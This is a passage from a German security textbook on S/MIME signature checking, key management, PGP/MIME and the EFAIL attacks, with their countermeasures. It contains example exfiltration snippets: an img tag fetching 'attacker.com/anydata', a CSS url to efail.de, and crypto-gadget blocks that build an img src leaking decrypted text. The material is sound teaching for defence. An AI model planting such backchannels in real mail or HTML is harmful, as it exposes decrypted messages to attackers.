Überprüfen einer S/MIME-Signatur Der empfangende Client muss folgende Schritte durchführen, um eine signierte S/MIME-E-Mail zu überprüfen:

1. Das oder die Blätter des MIME-Baumes, die signierte MIME-Objekte enthalten, werden anhand ihres MIME-Typs (`multipart/signed` oder `appliaction/pkcs7-mime`) identifiziert. Für jedes so identifizierte MIME-Objekt werden die nachfolgenden Schritte durchgeführt.
2. Jedes signierte MIME-Objekt wird kanonisiert und dann serialisiert.
3. Aus dieser Bytefolge wird mit dem angegebenen Hashalgorithmus ein Hashwert gebildet.
4. Sind signierte CMS-Attribute vorhanden, so müssen diese noch mit in den Hashwert einfließen.

5. Dieser Hashwert wird, zusammen mit dem öffentlichen Schlüssel, der aus dem in `SignerInfo` referenzierten X.509-Zertifikat extrahiert wurde, verwendet, um den Signaturwert aus `SignerInfo` zu verifizieren.
6. Die Zertifikatskette wird, ausgehend von dem verwendeten E-Mail-Zertifikat, bis zu einem vertrauenswürdigen Wurzelzertifikat überprüft.
7. *Zusätzlich wird überprüft, ob die im* `FROM:`*-Header angegebene RFC822-E-Mail-Adresse im E-Mail-Zertifikat vorkommt.* Hierzu werden verschiedene Felder des X.509-Zertifikats durchsucht.
8. Nur wenn alle diese Prüfungen erfolgreich sind, sollte die Signatur im Mail-Client als gültig dargestellt werden.

In S/MIME wie auch in OpenPGP verhindert eine ungültige Signatur die Darstellung der E-Mail nicht – es wird lediglich eine Warnung dargestellt.

Signatur und Verschlüsselung Um eine E-Mail zu signieren und zu verschlüsseln, kann man die drei oben beschriebenen Signatur- und Verschlüsselungsformate beliebig verschachteln. Ein Client muss laut [Ram04b] in der Lage sein, diese Verschachtelung aufzulösen. Ob das in der Praxis auch der Fall ist, darf bezweifelt werden.

Beschränkungen Da eine ungültige Signatur im Mail-Client nur zur Anzeige einer Warnmeldung führt, stellt sich sofort die Frage, wie diese Warnmeldung gestaltet ist. Um Erfolg oder Misserfolg der Signaturprüfung darzustellen, wird auf der ersten GUI-Ebene in den meisten Mail-Clients ein Symbol verwendet, das in der Regel nur zwei Werte annehmen kann: gültig oder ungültig. Da zur Überprüfung einer Signatur wie oben dargestellt ungefähr sieben Schritte erforderlich sind, von denen jeder einzelne fehlschlagen kann, ist dies natürlich eine starke Einschränkung.

Zudem wird die Warn- oder Erfolgsmeldung an der falschen Stelle angezeigt, nämlich oft neben den Headerzeilen. Dies suggeriert einen Schutz dieser Header durch die digitale Signatur, die aber nicht gegeben ist – sämtliche Headerfelder können verändert werden, ohne dass dies die Signatur invalidiert. Lediglich der `FROM:`-Header ist in gewissem Maße durch die Überprüfung in Schritt 7 geschützt, aber auch hier kann der angezeigte Alias verändert werden, wenn nur die RFC 822-Adresse gleich bleibt.

Auch ist die Komplexität der zu überprüfenden Signaturen ein Problem. In einem MIME-Baum können beliebige Unterbäume signiert sein, und signierte Elemente dürfen mehrfach vorkommen. Außerdem darf laut Spezifikation jedes `SignedData`-Element mehrere `SignerInfo`-Elemente enthalten. Daraus ergeben sich fast unlösbare Probleme für die Darstellung, ob eine Signatur gültig ist oder nicht:

- Wenn nur ein Teilbaum des MIME-Baumes gültig signiert wurde: Soll die Signatur als gültig oder undgültig dargestellt werden?

- Wenn mehrere Signaturen vorhanden sind: Müssen alle Signaturen gültig sein, damit „gültig“ dargestellt wird, oder muss nur mindestens eine Signatur gültig sein?

Diese Probleme werden in Kap. 18 genauer untersucht.

17.7.1 Schlüsselmanagement

Das Schlüsselmanagement für S/MIME kann allein über E-Mails abgewickelt werden. Dies schließt ergänzende Lösungen, z. B. Zugriffsmöglichkeiten auf öffentliche Zertifikatsverzeichnisse, nicht aus.

Schlüsselmanagement per SMTP Abb. 17.17 gibt das primäre Schlüsselmanagement von S/MIME wieder. Öffentliche Schlüssel werden dadurch ausgetauscht, dass die entsprechenden Zertifikate wie in Abschn. 17.7 beschrieben in signierte E-Mails eingefügt werden. Um eine verschlüsselte Kommunikation mit B zu ermöglichen, sendet A zunächst eine unverschlüsselte, aber signierte E-Mail an B. Diese enthält in der CMS-Datenstruktur *SignerInfo* das X.509-Zertifikat von A. Der Client von B muss dann in der Lage sein, dieses Zertifikat in seine interne Zertifikatsdatenbank zu übernehmen. Dies kann automatisch durch den E-Mail-Client geschehen, sodass der Benutzer im Laufe der Zeit eine vollständige Liste aller Zertifikate seiner Kommunikationspartner erhält. Bei manchen Clients kann eine Aktion des Nutzers erforderlich sein.

Besitzt B bereits ein eigenes Zertifikat mit dem zugehörigen privaten Schlüssel, so kann er nun die Antwort auf die E-Mail von A bereits verschlüsseln, mit zwei `RecipientInfo`-Elementen für A und für sich selbst. Zudem signiert er die E-Mail, um auch sein eigenes Zertifikat über diesen Mechanismus an A zu senden. Nachdem auch der Mail-Client von A das so erhaltene Zertifikat in seine interne Datenbank übernommen hat, können alle weiteren E-Mails zwischen A und B verschlüsselt werden.




Abb. 17.17 Schlüsselmanagement in S/MIME

Zentralisierte Ansätze Ergänzend dazu gibt es auch die Möglichkeit, die Zertifikate über eine Webschnittstelle zu laden. Wird eine gemeinsame Zertifikatsdatenbank benutzt (die z. B. für alle Microsoft-Produkte im Betriebssystem angesiedelt ist), so ist in der Regel keine weitere Aktion erforderlich. Ansonsten muss das Zertifikat noch aus der Datenbank des Browsers exportiert und in die des E-Mail-Client importiert werden. Zertifikate können auch über einen LDAP-Server zugänglich gemacht werden. LDAP steht für *Lightweight Directory Access Protokoll* [Zei06], und ein LDAP-Server ist eine für Lesezugriffe optimierte Datenbank. LDAP-Server können von vielen E-Mail-Clients genutzt werden. Als weitere Möglichkeit wird von der IETF untersucht, Zertifikatsabfragen in das bestehende Domain Name System (DNS) im Rahmen einer DNSSEC-Abfrage einzubauen.

E-Mail-Adresse im Zertifikat Aus Schritt 7 der Überprüfung einer S/MIME-Signatur folgt, dass das Subject in einem S/MIME-Zertifikat nicht durch den Distinguished Name identifiziert, sondern durch seine RFC-822-E-Mail-Adresse wird. In [DHRW98] und [Ram04a] wird daher vorgeschlagen, eine E-Mail-Adresse nach [Cro82] im `subjectAltName`-Feld des Zertifikats unterzubringen. Die verbindliche Forderung aus Version 2 wurde zu einem „sollte“ in Version 3. Vom `distinguishedName`-Feld selbst, das in Version 2 noch als möglicher Platz für die E-Mail-Adresse vorgeschlagen war, wird in Version 3 abgeraten.

17.8 PGP/MIME

In PGP/MIME werden alle kryptographischen Daten als OpenPGP-Pakete [CDF+07] eingefügt. Für digitale Signaturen verwendet PGP/MIME den `multipart/signed`-MIME-Typ aus S/MIME, aber jetzt ist das zweite Unterelement vom Typ `application/pgp-signature`.

Das PGP/MIME-Element für verschlüsselte Daten hat den Typ `multipart/encrypted` und zwei Unterelemente: Das erste Element `application/pgp-encrypted` enthält die statische Zeichenkette `Version: 1`, die die PGP/MIME-Version anzeigt. Das zweite Element enthält das OpenPGP-verschlüsselte Datenobjekt und hat den MIME-Typ `application/octet-stream`.

Da PGP/MIME auch eine Einbettung in den MIME-Standard ist, wird die gleiche strukturerhaltende Verarbeitung von signierten und verschlüsselten Datenformaten durch den Mail-Client oder durch OpenPGP-Plugins (z. B. Enigmail) erzwungen, die immer dann aufgerufen werden, wenn der Mail-Client auf ein PGP/MIME-Element trifft.

Angriffe auf S/MIME und OpenPGP

18

Inhaltsverzeichnis

18.1 EFAIL 1: Verschlüsselung

Die im Bereich der E-Mail-Sicherheit verwendete Kryptographie (S/MIME, OpenPGP) stammt aus den 1990er Jahren. Zwar wurden die kryptographischen Algorithmen selbst aktualisiert (AES statt 3DES, SHA-256 statt SHA-1), kryptographische Konstrukte wie der CBC- oder CFB-Modus wurden aber beibehalten. Dies steht insbesondere im Kontrast zur Entwicklung des TLS-Standards, der regelmäßig auf allen Ebenen aktualisiert wurde. Lange Zeit ging man davon aus, dass diese „alten" Konstruktionen für ein Offline-Medium wie E-Mail ausreichen, da der Angreifer nicht mit einem Server interagiert.

Im Frühjahr 2018 zeigte dann aber der EFAIL-Angriff, dass dies ein Irrtum war und dass die kryptographischen Konstrukte dringend erneuert werden mussten. EFAIL [PDM+18] beschreibt zwei Angriffsklassen: *Crypto Gadgets* und *Direct Exfiltration.* Die erste Klasse nutzt Schwächen in den in S/MIME und OpenPGP verwendeten Verschlüsselungsmodi (CBC bzw. CFB) aus; die zweite nutzt aus, dass der Standard sehr komplexe MIME-Bäume mit verschlüsselten Blättern erlaubt, aber nicht beschreibt, wie die Blätter dieses Baumes zu einem (HTML-)Dokument zusammengefügt werden sollen.

J. Schwenk, *Sicherheit und Kryptographie im Internet,*
https://doi.org/10.1007/978-3-658-29260-7_18

18.1.1 Angreifermodell

Das für EFAIL verwendete Angreifermodell ist das *Web Attacker Model* (Abschn. 12.2.1). Zusätzlich muss der Angreifer in den Besitz der verschlüsselten E-Mail c gelangen, wofür es mehrere Möglichkeiten gibt (Abb. 18.1):

- Der Angreifer kann die verschlüsselte E-Mail während der SMTP-Übertragung mitschneiden. Dies würde durch den Einsatz von TLS verhindert.
- Er kann einen eigenen SMTP-Server betreiben oder einen existierenden SMTP-Server hacken.
- Er kann einen IMAP-Server hacken oder das Passwort für den IMAP-Account des Opfers durch einen Wörterbuchangriff bestimmen.

Jede S/MIME-verschlüsselte E-Mail enthält mindestens drei Chiffretexte (Abb. 17.12): den mit einem symmetrischen Schlüssel k verschlüsselten Body der Nachricht und mindestens zwei `RecipientInfo`-Elemente (in Abb. 17.12 sind es drei), in denen der Schlüssel k mit den privaten Schlüsseln des Senders und aller Empfänger verschlüsselt ist. Der Angreifer kennt keinen dieser Schlüssel, er kann aber die E-Mail-Clients des Senders und aller Empfänger als Entschlüsselungsorakel nutzen, die ihm den Klartext des Bodys zusenden. In Abb. 18.1 ist dies der Mail-Client von Bob.

Für das Zusenden des Klartextes nutzt er Backchannels in E-Mail-Clients, die im verwendeten Client vorhanden sein können oder nicht. So lädt z. B. Apple Mail standardmäßig externe Ressourcen wie `<img>`-Elemente in einem HTML-Dokument nach, während




Abb. 18.1 Web Attacker Model für den EFAIL-Angriff

Thunderbird dies nur nach Zustimmung durch den Nutzer zulässt. Für eine E-Mail, die an n Empfänger geschickt wurde, hat der Angreifer aber $n + 1$ mögliche Clients, die er als Entschlüsselungsorakel nutzen kann, und es genügt, wenn einer dieser Clients über einen nutzbaren Backchannel verfügt.

Der Angreifer verändert nun den Quelltext der abgefangenen, verschlüsselten E-Mail. Dazu kann er z. B. das verschlüsselte MIME-Objekt als Unterlement in einen größeren (unverschlüsselten) MIME-Baum einfügen *(Direct Exfiltration),* oder er kann den Chiffretext selbst mithilfe von *Crypto Gadgets* verändern (Abb. 18.1, Änderung von c in c'). *Es ist wichtig, diese beiden Angriffsklassen klar zu trennen, da sie unterschiedliche Abwehrmaßnahmen erfordern!*

Der Angreifer sendet die manipulierte E-Mail dann über die reguläre SMTP-Infrastruktur an den Sender oder einen der Empfänger. Dann beobachtet er den Backchannel, der an einem vom Angreifer kontrollierten Server endet. Auf diesem Backchannel kommt der Klartext der verschlüsselten E-Mail an, wenn das Opfer die E-Mail öffnet und sein Client den gewählten Bachchannel zulässt.

War der Angriff nicht erfolgeich, d. h., konnte der Angreifer auch nach einer gewissen Wartezeit keinen Klartext auf seinem Backchannel beobachten, so kann er den Angriff mit einem anderen Empfänger aus der Original-E-Mail, der ggf. einen anderen Mail-Client verwendet, wiederholen. Er kann auch eine neue manipulierte E-Mail mit einem anderen Backchannel erzeugen. Alle diese Angriffe können auch gleichzeitig durchgeführt werden.

18.1.2 Backchannels

Die meisten modernen E-Mail-Clients können dazu gebracht werden, mit dem Internet zu kommunizieren, während sie eine E-Mail darstellen. Dieses Verhalten wurde systematisch in [PDM+18] untersucht.

HTML Die Tatsache, dass HTML-formatierte E-Mails Bilder mittels `< imgsrc = "http://attacker.com/anydata" >` nachladen können, war lange vor EFAIL bekannt. Dieses Feature wurde z. B. von SPAM-Mail-Versendern dazu genutzt, um festzustellen, ob eine SPAM-Mail in einem Mail-Client angesehen wurde oder ob sie von einem SPAM-Filter gelöscht wurde. Versucht ein Mail-Client das Bild zu laden, so wird ein HTTP GET-Request an den Server `attacker.com` gesendet, und `anydata` kann z. B. die Mailadresse des Spamopfers enthalten. Daher wird in vielen, aber nicht allen Mail-Clients das Nachladen von Bildern blockiert. Von den in [PDM+18] untersuchten 48 Clients luden 13 Bilder auf diese Art nach. Neben den `<img>`-Elementen gibt es weitere HTML-Elemente, die über URI-Attribute wie `src` oder über ähnliche Mechanismen Inhalte aus dem Internet nachladen. Durch geschickte Ausnutzung dieser Mechanismen konnten externe Inhalte in weiteren 22 der 48 Clients nachgeladen werden. *Cascading Style Sheets* (CSS) werden in Mail-Clients genutzt, um das Aussehen von E-Mails zu definieren.

Sie können im Mail-Client gespeichert sein, in der E-Mail mitgeliefert, oder über Mechanismen wie `background-image: url("http://efail.de")` nachgeladen werden. 11 von 48 Mail-Clients erlaubten dies. Schließlich gab es fünf Mail-Clients, die sogar JavaScript ausführten, wenn es im Body einer HTML-E-Mail mitgesendet wurde.

S/MIME Zur Überprüfung der Gültigkeit von E-Mail-Zertifikaten muss ein Mail-Client in der Regel mit der Außenwelt kommunizieren. Er muss ggf. fehlende Zwischenzertifikate nachladen, und er muss die Gültigkeit des Endzertifikats mittels nachgeladener Certificate Revocation Lists (CRLs) oder mittels OCSP überprüfen. Diese Backchannels können aber nur schlecht für Angriffe genutzt werden.

MIME Mit dem MIME-Typ `message/external-body` können auch über MIME externe Inhalte nachgeladen werden. Einer der getesteten Mail-Clients sendete sogar einen DNS-Request für eine so angegeben URL aus, ohne dass die E-Mail geöffnet wurde.

18.1.3 Crypto Gadgets

Durch die Padding-Oracle-Angriffe auf TLS war einer breiteren Öffentlichkeit schon bewusst, dass die CBC-Entschlüsselung *malleable* ist, d. h., der Klartext kann gezielt bitweise geändert werden durch Änderung einzelner im Chiffretext. Padding-Oracle-Angriffe waren dabei aber *Unknown-Plaintext*-Angriffe. Um ein Crypto Gadget konstruieren zu können, benötigen wir aber mindestens einen *Known-Plaintext*-Block, aus dem dann über die Malleability-Eigenschaft von CBC ein *Chosen-Plaintext*-Block konstruiert wird (Abb. 18.2).

Während ein einzelnes Crypto Gadget einfach zu erstellen ist, besteht die Kunst bei Crypto-Gadget-Angriffen darin, einen funktionierenden Backchannel aus einzelnen Chosen-Plaintext-Blöcken zu bauen, zwischen denen immer wieder pseudozufälliger Klartext liegt. Abb. 18.3 gibt den Beginn einer solchen Konstruktion wieder. Der erste Known-Plaintext-




Abb. 18.2 Mit einem Crypto Gadget kann ein *Known-Plaintext*-Block in einen *Chosen-Plaintext*-Block umgewandelt werden. Der vorangehende Klartextblock wird dabei allerdings mit pseudozufälligen Werten überschrieben

Block P_0 wird zusammen mit dem Initialisierungsvektor IV verwendet, um zwei Crypto Gadgets zu erstellen. Der Klartext dieses Blockes ist bekannt, da der MIME-Typ des MIME-Objekts dort verschlüsselt wird, und dieser ist bekannt oder leicht zu raten.

Konstruiert wird in Abb. 18.3 ein Backchannel basierend auf einem `<img>`-Element, und der *Unknown Plaintext* wird über den Wert des `src`-Attributs in einem HTTP-GET-Request an den Webserver des Angreifers geschickt. Der pseudozufällige zweite Klartextblock in Abb. 18.3 (c) wird als zu ignorierender Attributwert des Nichtstandardattributs `ignore` aus dem HTML-Parsing herausgenommen.

Im interessanten Widerspruch zur immer wieder geäußerten Kritik an 8-Byte-Blockchiffren wie 3DES sind Crypto-Gadget-Angriffe für 16-Byte-Blockchiffren wie AES viel leichter zu konstruieren. Hier hat also die Einführung von AES den S/MIME-Standard etwas unsicherer gemacht.

Gegenmaßnahmen Als Gegenmaßnahme zur Verhinderung von Crypto-Gadget-Angriffen kann eine kryptographische Prüfsumme über den Klartext oder ein MAC über den Chiffretext dienen. Letzteres entspricht dem allgemeinen Trend, einfache Verschlüsselungsmodi wie CBC durch *Authenticated-Encryption*-Modi wie Encrypt-then-MAC oder Galois/Counter Mode (GCM) zu ersetzen, wie in S/MIME 4.0 (RFC 8551) vorgesehen. Die erstgenannte Möglichkeit wurde von GnuPG implementiert.

18.1.4 Direct Exfiltration

Direct-Exfiltration-Angriffe beruhen darauf, dass die Struktur des MIME-Baumes beim Parsen einer HTML-Email keine Rolle spielt. Dies soll am Beispiel aus Abb. 18.4 kurz erläutert werden.

Der Body der dort verkürzt wiedergegebenen E-Mail besteht aus einem `multipart/mixed`-MIME-Baum mit drei Blättern. Im ersten Teil wird ein unvollständiges HTML-Dokument transportiert, dass ein `<img>`-Element öffnet. Der mittlere Teil besteht aus dem verschlüsselten Body der abgefangenen E-Mail, die der Angreifer entschlüsseln lassen möchte. Im dritten Teil wird das `<img>`-Element und das HTML-Dokument geschlossen.

Beim Öffnen der E-Mail wird zunächst die MIME-Struktur geparst. Für den mittleren Teil erkennt der Mail-Client, dass es sich um ein PKCS#7-verschlüsseltes MIME-Objekt handelt, und gibt dieses zur Entschlüsselung an das PKCS#7-Modul.

Der entschlüsselte Klartext wird an gleicher Stelle (strukturerhaltend) in den MIME-Baum eingefügt. Der erste MIME-Teil wird dann einem HTML-Parser übergeben, der die Grenzen zwischen den MIME-Objekten nicht erkennt, da das erste HTML-Dokument ja nicht abgeschlossen ist. Er parst also alle drei Teile, erkennt ein `<img>`-Element mit einer URL im `src`-Attribut, die den entschlüsselten Text `Secret` enthält, und sendet diesen Klartext mit einem HTTP-GET-Request an den Angreifer.




Abb. 18.3 Vollständiger Crypto-Gadget-Angriff auf S/MIME, beispielhaft für eine AES-CBC-Verschlüsselung mit 16 Byte Schlüssellänge dargestellt. (a) Typischerweise ist bei einem verschlüsselten MIME-Objekt immer der Klartext zu den ersten beiden Blöcken bekannt (bei unbekanntem symmetrischen Schlüssel), da hier der MIME-Typ verschlüsselt wird *(known plaintext).* Zur Konstruktion eines Crypto-Gadget-Angriffs reicht ein einziger Known-Plaintext-Block aus, und im Folgenden werden wir daher nur den ersten Block betrachten. (b) Aus dem ersten Block bekannten Klartextes *(known plaintext)* kann bei Einsatz des CBC-Verschlüsselungsmodus leicht ein Block gewählten Plaintexts *(chosen plaintext)* erzeugt werden. Hierzu wird in einem ersten Schritt der Initialisierungsvektor IV zunächst mit dem bekannten Klartextblock P_0 XOR-verknüpft. In unserem Beispiel ist P_0 die Bytedarstellung der ASCII-Zeichenfolge `Content-type: mu`. Der neue Klartext besteht nun ausschließlich aus Nullbytes. (c) Nun werden die gewählten Klartexte P_{c0} und P_{c1}, in unserem Beispiel die Bytedarstellungen der ASCII-Zeichenfolgen `< imgignore = "XXX` und `" src=efail.de/` jeweils mit dem modifizierten Initialisierungsvektor verknüpft. Wir erhalten so universell einsetzbare Bausteine, die sogenannten *Crypto Gadgets,* mit denen wir *aus einem einzigen Known-Plaintext-Block* beliebig viele Chosen-Plaintext-Blöcke basteln können, die allerdings jeweils durch einen Klartextblock getrennt sind, der nur pseudozufällige Bytes *(random plaintext)* enthält. Die Kunst bei der Erstellung der Efail-Angriffsvektoren bestand jetzt darin, aus diesen alternierenden Chosen Plaintext/Random Plaintext-Paaren gültiges HTML zu formen, das vom Parser der E-Mail-Clients akzeptiert wird




Abb. 18.4 Einfaches Beispiel eines Direct-Exfiltration-Angriffs

Dieses Grundprinzip des Angriffs wurde in [PDM+18] vielfach variiert und konnte gegen 17 der 48 getesteten Mail-Clients erfolgreich eingesetzt werden.

Gegenmaßnahmen Authenticated Encryption schützt gegen Direct-Exfiltration-Angriffe *nicht*. Von den verschiedenen Herstellern wurden unterschiedliche, teilweise inkompatible Einschränkungen bei der Entschlüsselung implementiert. So entschlüsselt Thunderbird S/MIME seit Juni 2018 nur dann, wenn die Wurzel des MIME-Baumes vom Typ `application/pkcs7-mime` ist. GMail signiert dagegen standardmäßig die verschlüsselte Nachricht und sendet diese als `multipart/signed`-Mail. In dieser Konstellation würde sich Thunderbird also weigern, von GMail verschlüsselte Nachrichten zu entschlüsseln.

Digitale Signaturen schützen leider nicht gegen Veränderungen des Quelltextes einer E-Mail durch einen EFAIL-Angreifer.

- Eine ungültige S/MIME-Signatur blockiert, im Gegensatz zu einem ungültigen MAC bei Authenticated Encryption, die Anzeige des Klartextes *nicht* – es wird nur eine Warnmeldung angezeigt. Diese verhindert aber nicht das Versenden des Klartextes über einen Backchannel.
- Signaturen können leicht entfernt werden. Dies ist für `multipart/signed` offensichtlich, aber auch bei `application/pkcs7-mime` leicht möglich. Würde der Mail-Client eine gültige Signatur zur Voraussetzung der Entschlüsselung machen, so könnte ein EFAIL-Angreifer die modifizierte E-Mail mit seinem eigenen, validen X.509-Zertifikat einfach selbst signieren, denn er kann diese Mail ja von seinem eigenen Mailaccount aus senden.

Weitere Forschung zu Gegenmaßnahmen ist hier dringend erforderlich, zumal in [MBP+19b] weitere Direct-Exfiltration-Angriffsvektoren beschrieben wurden, die nicht auf HTML-Backchannels beruhen.

18.2 EFAIL 2: Digitale Signaturen

Ein Jahr nach dem EFAIL-Angriff wurde in [MBP+19a] gezeigt, dass neben der Entschlüsselung auch die Überprüfung von digitalen Signaturen in vielen E-Mail-Clients fehlerhaft implementiert ist. Der Grund hierfür liegt, ähnlich wie bei den Direct-Exfiltration-Angriffen in EFAIL, in der Komplexität des S/MIME-Standards. So können z. B. beliebig viele signierte MIME-Objekte in einem MIME-Baum vorkommen, und jedes dieser Objekte kann mehrere Signaturen haben. Hinzu kommt die gewachsene Komplexität des RFC-822-Standards, der innerhalb wichtiger Header wie `FROM:` nicht nur RFC-822-Mailadressen erlaubt, sondern auch Aliasnamen sowie HTML5 und CSS, die die Anzeige der E-Mail verändern können.

18.2.1 Angreifermodell

Das Angeifermodell ist identisch zu dem in Abb. 18.1 dargestellten, allerdings ist das Ziel eines Angreifers ein anderes. Mithilfe von digitalen Signaturen soll ja die Glaubwürdigkeit des dargestellten Inhalts bekräftigt werden. Der Empfänger der in Abb. 18.5 dargestellten E-Mail würde also berechtigterweise glauben, dass der Text „Johnny, You are fired!“ tatsächlich von Phil Zimmermann stammt. Tatsächlich ist dieser String aber nie in die digitale Signatur eingeflossen.

Ziel des Angreifers ist es also, einen nicht signierten Text in einem E-Mail-Client so darstellen zu lassen, als sei er signiert. Idealerweise sollte das Opfer keine Möglichkeit haben, mithilfe der GUI des Mail-Client diese Fälschung zu entdecken.




Abb. 18.5 Darstellung einer gefälschten signierten E-Mail in Apple Mail. Der Angriff basiert auf MIME-Wrapping; eine signierte Original-E-Mail von Phil Zimmermann wurde im MIME-Baum „versteckt“

Im Folgenden werden vier Angriffsklassen in aufsteigender Reihenfolge vorgestellt – von einfachen Veränderungen des Graphical User Interface (GUI) bis hin zu Fehlinterpretationen komplexer CMS-Datenstrukturen durch den Client.

18.2.2 GUI Spoofing

Einige Mail-Clients zeigen das Ergebnis der Signaturvalidierung im gleichen Bereich wie den Body der E-Mail an. In diesem Fall ist es naheliegend, die entsprechenden GUI-Elemente (Symbole, Symbole mit Text) einfach mittels HTML, CSS und Bilddateien nachzubilden. Dies war z. B. für den populären Webmail-Client Roundcube problemlos möglich.

18.2.3 FROM Spoofing

Beim Verifizieren einer E-Mail-Signatur genügt es nicht, nur die Gültigkeit der Signatur über das MIME-Objekt zu überprüfen – es soll ja auch sichergestellt werden, dass die signierte E-Mail von einem bestimmten Absender stammt. Da der `FROM:`-Header gemäß der MIME-zentrierten Logik von S/MIME *nicht* mit signiert wird, schreibt der S/MIME-Standard hier eine Prüfung des Signaturzertifikats gegen die Absenderadresse vor:

> „Receiving agents must check that the address in the FROM or SENDER header of a mail message matches an Internet mail address in the signer's certificate." (RFC 2632)

In der realen Umsetzung dieser Forderung kann ein Mail-Client aber höchstens prüfen, dass ein `FROM`-Header eine passende Mailadresse *enthält,* denn RFC 5322 [Res08] erlaubt neben den RFC-822-Adressen auch beliebige Aliasnamen, die mit übertragen werden. Diese Aliasnamen kann der Angreifer beliebig manipulieren, auch wenn die SMTP-Infrastruktur die `FROM`-RFC 822-Adresse prüfen sollte. Manche Mail-Clients zeigen nur den Aliasnamen an.

